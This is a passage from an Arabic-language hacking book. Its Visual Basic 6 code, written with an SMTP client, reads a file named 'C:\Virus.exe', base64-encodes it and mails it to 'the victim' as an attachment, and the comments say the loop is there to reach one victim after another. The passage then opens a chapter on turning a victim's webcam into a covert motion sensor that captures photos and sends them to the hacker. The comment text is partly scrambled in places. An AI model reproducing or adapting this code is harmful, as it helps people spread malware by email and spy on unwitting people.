' *Case 250, 354* نستقبل أي منهم عندما ينجح الأمر الذي قمنا بإرساله
 للخادم

' فهذا يعني نجاح تنفيذ الأمر عند الخادم وبالتالي 250 في كل مرة نستقبل فيها الرقم
 ' والذي 354 .. وكذلك الحال بالنسبة للرقم *Step* نقوم بزيادة واحد علي المتغير
 ' الذي قمنا بإرساله *data* نستقبله كرد الخادم علي أمر

step = step + 1

Form1.txtStatus = Form1.txtStatus & vbCrLf & "Step" &

" Become " & step & vbCrLf

Case 221

' نستقبله دائما عندما نقوم بقطع الاتصال مع خادم البريد وهو غير ذي أهمية
 ' ويكنك حذف هذا الكود إذا أردت

step = step + 1

Form1.txtStatus = Form1.txtStatus & vbCrLf & "Step "&

" Become " & step & vbCrLf

Case 421,451, 452, 550, 551, 552, 553, 554

' الأرقام السابقة تعبر عن أخطاء غير متوقعة، وبالتالي يمكننا محاولة إرسال البريد ' مرة
 أخرى باستخدام عنوان خادم آخر وسيلي شرح وظيفة الكود القادم فيما بعد

```

step = -100
Form1.Timer1.Enabled = False

' MsgBox "The Program Connected But There Is Error" &
    "At The " & Form1.txtServer & "Mail Server"
    & _
    vbCrLf & "Error Code Number Is :" & _
    Mid(Data, 1, 3)

Winsockmain = CallWindowProc(lpWinsock, hwnd,
    uMsg, _
    wParam, lParam)
End Select

'*****
End If

Case FD_CLOSE
Form1.txtStatus = Form1.txtStatus & vbCrLf & vbCrLf &
    "Disconnected from Mail Server...bye. " & vbCrLf
End Select

End If

Winsockmain = CallWindowProc(lpWinsock, hwnd, uMsg,
    wParam, lParam)

End Function

```

'الإجراء القادم خاص بمراحل إرسال الرسالة إلي خادم البريد ، وتلك المراحل كما 'من
 صفر إلي خمسة *Step* ذكرت سابقاً مكونة من 6 مراحل تأخذ قيم المتغير
 ' أول مرحلة قمنا بتنفيذها بالفعل .. هل تذكر متى ؟
 220 ' نعم .. حينما قمنا بالاتصال بخادم البريد فقد تلقينا الرقم
 ' مساوية الواحد *Step* وبالتالي ستصير قيمة المتغير

*Public Function SendEmail(Mailto As String, MailFrom As _
 String, NameTo As String, NameFrom As
 String, _
 MailSubject As String, MailBody As String, _
 FileName As String) As Boolean*

' إلي خادم البريد حتى نعلم إذا كان سيستجيب أم لا *helo* ثاني مرحلة سنقوم بإرسال
 ' تساوي واحد نتيجة للاتصال بخادم البريد *Step* ولاحظ أن قيمة المتغير

*Dim Msg As String
 Msg = "helo " & Mid(Mailto, InStr(1, Mailto, "@") + 1) &
 vbCrLf
 Call SendData(LlistenSocket, Msg)
 Form1.txtStatus = Form1.txtStatus & vbCrLf & Msg & _
 vbCrLf*

250 ' ثم ننتظر رد خادم البريد علي تلك الرسالة فإذا رد علينا الخادم بالرقم
 ' القادم لأن قيمة *Loop* فهذا يعني الموافقة وسيؤدي ذلك إلي الخروج من التكرار
 ' ستصير اثنين وهي أكبر من الواحد كما تعرف *Step* المتغير
 ' لكن ماذا إذا لم يرد علينا الخادم لأي سبب .. وليس لأنه نائماً ببعيد..
 ' .. وسيتم تعطيلنا عن أي مهمة أخرى *loop* وبالتالي سنظل داخل التكرار

' وبالتالي لابد من وضع عداد للوقت يحسب المدة 60 ثانية ، وإذا لم يرد الخادم علينا
' في تلك الفترة فسيتم الخروج من التكرار وتجربة إرسال البريد باستخدام عنوان
Step آخر للخادم ، ويكون شرط إذا تجاوز التكرار 60 ثانية أن تصير قيمة المتغير
Timer ، وسنتحكم بقيمة ذلك المتغير عن طريق وضع (-100) مساوية القيمة
' ومدته 60 ثانية وبعد مرور تلك ال 60 ثانية يتم إسناد قيمة المتغير *Form1* علي
SendEmail ' إلي دالة *False* وبالتالي سنقوم بإسناد القيمة (-100) إلي *Step*
Exit Function ' ومن ثم الخروج من الدالة باستخدام
' إلي الصفر تمهيدا لإرسال إيميل جديد *Step* ولا ننسي أن نرجع قيمة المتغير
' ستجد أنه إذا عادت الدالة *WinsockConnect()* وإذا عدت الآن إلي شفرة إجراء
dns.txt ' لبحث عن عنوان خادم آخر داخل ملف *False* بالقيمة *SendEmail*

Form1 ' داخل *Timer1* لم يبق سوى شفرة
' ويمكنك وضع مدة المؤقت ب 60 ثانية أو أقل
(-100)' بعد 60 ثانية يساوي *Step* والشفرة بسيطة جداً وهي جعل قيمة المتغير

```
'Private Sub Timer1_Timer()  
    ' step = -100  
    ' Timer1.Enabled = False  
End Sub
```

```
While step < 1  
    DoEvents  
    If step = -100 Then step = 0: SendEmail = False:  
        Exit _
```

```
Function  
Form1.Timer1.Enabled = True  
Wend
```

```
#####
##### Sender
```

' إذا وصلنا إلي هنا فمعني هذا أن خادم البريد رد علينا بالموافقة علي الخطوة السابقة
' وقد وافق علي الخطوة السابقة في مدة تقل عن ال 60 ثانية بالطبع وبالتالي ينبغي
' بدون سبب Step حتى لا يقوم بتغيير قيمة المتغير Timer1 إزالة التمكين للمؤقت

```
Form1.Timer1.Enabled = False
```

' والآن إلي المرحلة الثالثة وهي إرسال ايميل المرسل إلي الخادم

```
Msg = "MAIL FROM:<" & MailFrom & ">" & vbCrLf
Call SendData(LlistenSocket, Msg)
```

```
Form1.txtStatus = Form1.txtStatus & Msg
```

```
While step < 2
DoEvents
If step = -100 Then step = 0: SendEmail = False:
Exit _
```

```
Function
Form1.Timer1.Enabled = True
Wend
```

```
#####
##### Recieve
Form1.Timer1.Enabled = False
```

' المرحلة الرابعة إرسال ايميل المتلقي للرسالة

```

Msg = "RCPT TO:<" & Mailto & ">" & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)

```

```

While step < 3
    DoEvents
If step = -100 Then step = 0: SendEMail = False:
    Exit _

```

```

Function
Form1.Timer1.Enabled = True
Wend

```

```

#####
##### Data
Form1.Timer1.Enabled = False

```

'المرحلة الخامسة , لإرسال اسم الراسل واسم المرسل إليه وعنوان الرسالة وجسم
'الرسالة وأخيرا المرفق

```

Msg = "DATA" & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)

```

```

While step < 4
    DoEvents
If step = -100 Then step = 0: SendEMail = False:
    Exit _

```

```

Function
Form1.Timer1.Enabled = True
Wend

```

```

' =====

```

Form1.Timer1.Enabled = False

Msg = "SUBJECT:" & MailSubject & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

' =====

Msg = "To:" & NameTo & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

' =====

Msg = "From:" & NameFrom & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

' لجسم الرسالة وإذا أردت حذفه فاحذفه.. لكن بعض Header تحضير ال

' حتى يتم تحديد جسم الرسالة Header خوادم البريد تتطلب هذا ال

' آخر Header بصورة صحيحة ولا بدخل جزء من جسم الرسالة تبع

Msg = ""

Msg = Msg & "Mime-Version: 1.0" & vbCrLf

Msg = Msg & "Content-Type: multipart/mixed;" & _

" boundary=NextMimePart" & vbCrLf

& "Content-Transfer-Encoding: 7bit" & . Msg = Msg

vbCrLf

Msg = Msg & "This is a multi-part message in MIME " &

"format." & vbCrLf & vbCrLf

Msg = Msg & "--NextMimePart" & vbCrLf & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

```
'===== Send Mail
body
Msg = MailBody & vbCrLf
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Message Body : " & vbCrLf & String(25, "-") & _
vbCrLf & Msg
```

```
Call SendData(LlistenSocket, Msg & vbCrLf)
```

```
'===== Send
Attachment
```

' للملف المرفق مهم جداً ولا تحاول التغيير فيه كثيراً حيث يتم تعريف *Header* ال

' , أيضا يتم تعريف اسم *Base64* المرفق لخدم البريد علي أنه تم تشفيره لنظام

' ويمكنك تغيير *application/octet-stream* المرفق ونوعه وهنا سيكون نوعه

' نوعه إلي أي نوع آخر فمثلاً لو أردت نوع الملف المرفق فيديو فيكون

' "Content-Type: Video/Mpeg"

```
Msg = vbCrLf & "--NextMimePart" & vbCrLf
```

```
Msg = Msg & "Content-Type: application/octet-stream; "
& _
"name=" & Chr$(34) & FileName & Chr$(34) & vbCrLf
```

```
Msg = Msg & "Content-Transfer-Encoding: base64" &
vbCrLf
```

```
Msg = Msg & "Content-Disposition: attachment;" & _
"filename=" & Chr$(34) & FileName & Chr$(34) &
vbCrLf
```

Form1.txtStatus = Form1.txtStatus & vbCrLf & Msg

' إلي خادم البريد *Header* نقوم بإرسال هذا ال

Call SendData(LlistenSocket, Msg & vbCrLf)

' *8 kb* فيما يلي سنقوم بفتح ملف الفيروس وتقسيمه إلي أجزاء الجزء الواحد سيكون
' وذلك لأنه مثلاً إذا كان حجم الفيروس 40 كيلو بايت..فأننا لن نستطيع أن نرسل
' تلك الأربعين كيلو بايت مباشرة إلي خادم البريد.. فبال تأكيد سيحدث فقد في البيانات
' *Dial up* , لكن إذا كنت *LAN* المرسله عبر الشبكة , وخصوصاً إذا كنت داخل ' فسيتم
تمرير تلك الأربعين كيلو بايت كاملة إلي خادم البريد.. ولكننا لن ندع مجال
' للخطأ بعدما وصلنا لتلك النقطة وبالتالي لابد من تجزيء ملف الفيروس وإرسال
' كل جزء علي حدي

Open "C:\Virus.exe" For Binary As #3
sTemp = Space(LOF(3))
Get #3, , sTemp
Close #3

' وهي مسئوله عن تحويل *md5Encode* توجد في مودبول *EncodeStr64*
الدالة ' وذلك عن طريق استخدام لوغاريتم معين يقوم *Base64* بايتات الملف إلي نظام
' كل ثلاث بايتات إلي أربعة بايتات ثم تحويل كل بايت إلي المقابل له من الحروف
' وعند خادم البريد يقوم بعكس العملية

EncodedData = EncodeStr64(sTemp)

For i = 1 To Len(EncodedData) Step 8192

SplitData = Trim\$(Mid\$(EncodedData, i, 8192))

' تأخير الوقت 5 ثواني حتى يتم إرسال ال 8 كيلو بايت إلي خادم البريد
' وذلك في كل مرة جديدة من التكرار

```
Start = Timer
While Timer - Start < 5
DoEvents
Wend
```

Call SendData(LlistenSocket, SplitData)

```
DoEvents
Next i
```

' تأخير الوقت مرة أخرى حتى يتم الانتهاء من إرسال آخر جزء لملف الفيروس
' حتى لا تتشوه المعلومات التي سنرسلها فيما بعد مع آخر جزء للفيروس

```
Start = Timer
```

```
While Timer - Start < 5
DoEvents
Wend
```

' وهو يمثل نقطة انتهاء التشفير للملف المرفق ولا بد من إرساله *Header* آخر. ال
' حتى يعرف خادم البريد نقطة نهاية الملف المرفق، وبالتالي نستطيع إرفاق ملف
Header بإعادة نفس الخطوات لإرسال ال *"NextMimePart--"* آخر بعد جملة
' الخاص بالملف المرفق ثم بيانات التشفير للملف المرفق ثم جملة النهاية وهكذا ..

```
Call SendData(LlistenSocket, vbCrLf & "--NextMimePart--"& _
vbCrLf)
```

'=====

' لم يتبقى إلا إلي إرسال النقطة حتى يتم اعتماد الرسالة وإرسالها إلي بريد الضحية

' وإذا تذكرت أنني قلت في بداية الموضوع أنه يجب أن نرسل النقطة في تلك
' : الصيغة

' Carriage Return + linefeed (CRLF)

' Carriage Return + linefeed (CRLF)

' وهذا ما سنقوم بعمله بالفعل .

Msg = "." & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

'=====

' ثم نرسل أمر الخروج من الاتصال

Msg = "quit" & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

While step < 5

DoEvents

If step = -100 Then step = 0: SendEMail = False:

Exit _

Function

Form1.Timer1.Enabled = True

Wend

Form1.Timer1.Enabled = False

step = 0

' ثم نقوم بغلق المقبس

closesocket (LlistenSocket)

*Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Congratulations! Your Email has been Sent To " &*

Mailto & vbCrLf

' تبيع الوقت لمدة ثانيتين حتى تري رسالة نجاح الإرسال

Start = Timer

While Timer - Start < 2

DoEvents

Wend

' بأكمله تمهيداً لإرسال رسالة أخرى *Log* ثم حذف ال

Form1.txtStatus = ""

' حتى *True* تساوي *SendEmail* وأخيراً أهم خطوة وهي وضع قيمة الدالة

WinsockConnect ' يتحقق شرط إرسال الايميل لضحية آخر في إجراء

SendEmail = True

End Function

' والذي *SendData* سوي إجراء *mdlSubClass* لم يتبقى قي شفرة موديول

' نقوم بإرسال الأوامر عبره إلي خادم البريد ، وفائدة هذا الإجراء أنه يقوم بتحويل

' ، يكون الحرف حجمه 2 بايت *Unicode* النصوص داخل الفيچوال بيسيك من قيم

' حجم الحرف بها واحد بايت ، وذلك لأن خادم البريد لن يستطيع التعامل إلا *Byte*

ANSI Byte Array مع

Public Function SendData(ByVal Sock&, Message As _

Variant) As Long
Dim TheMsg() As Byte

TheMsg = StrConv(Message, vbFromUnicode)

If UBound(TheMsg) > 0 Then

SendData = send(Sock, TheMsg(0), _
UBound(TheMsg) + 1, 0)
End If

End Function

التجسس ومراقبة حركة الضحية برمجياً :

في هذا الجزء من الكتاب ستتعلم كيف يمكن للهacker الاستفادة من كاميرا ويب صغيرة " الويب كام " بتحويلها برمجياً إلى جهاز مجس حركة قوي بحيث يجس أي حركة تحدث علي جهاز الضحية ومن ثم يمكن تسجيل تلك الحركات كصور علي جهاز الضحية ثم إرسالها برمجياً إلي الهacker..

متطلبات تنفيذ هذا العمل :

1. ويب كام " يصل سعرها الآن إلي 35 جنيه مصري " .
2. قراءة هذا الفصل .

ستتعلم كيف يمكنك أخذ صور من الكاميرا , كما ستتعلم كيف يمكنك التأكد من وجود حركة أمام الكاميرا أم لا من خلال البيكسلز وألوانها .

الكود المطلوب منك تعلمه هو كود بسيط لايتعدي خمس صفحات .. لكنه سيمكنك من تنفيذ تحويل الويب كأم إلي جهاز مجس حركة .. فكرة عمل البرنامج هي التقاط صورة كل ثانية .. الصورة عبارة عن مجموعة من النقط علي الشاشة Pixels , كل نقطة Pixel بلون معين مما يجعلنا نري الصورة التي نراها علي شاشة الحاسب .. في حالة تغير لون مجموعة من نقاط الشاشة Pixels في الصورة الحالية عن الصورة السابقة فهذا يعني وجود حركة أمام الكاميرا .. وفي حالة حدوث هذا الشرط While سيتم تشغيل جهاز الإنذار .. سواء كان صوتي Voice أو إرسال رسالة عبر البريد الإلكتروني Automatic Email مرفق بها الصورة التي تم جس الحركة عليها .. أو إرسال إشارة كهربية غلي جهاز آخر بداية العمل :

قم بفتح الفيجوال بيسك 6 .. وقم ببء مشروع جديد ثم قم بغضافة نافذة جديدة إلي المشروع غير النافذة Form1 أي سيكون لديك نافذتين Form1 و Form2 .


النافذة Form1

ضع علي النافذة Form1 الأدوات التالية :


Tool	Name	Caption	Other
Label	Label1	Motion Detection Program	
Label	Label2		
PictureBox	Picture1		
CommandButon	Command1	Show Play	
CommandButon	Command2	Record	
Timer	Timer1		Interval = 50
Timer	Timer2		Interval = 250

ملحوظة :

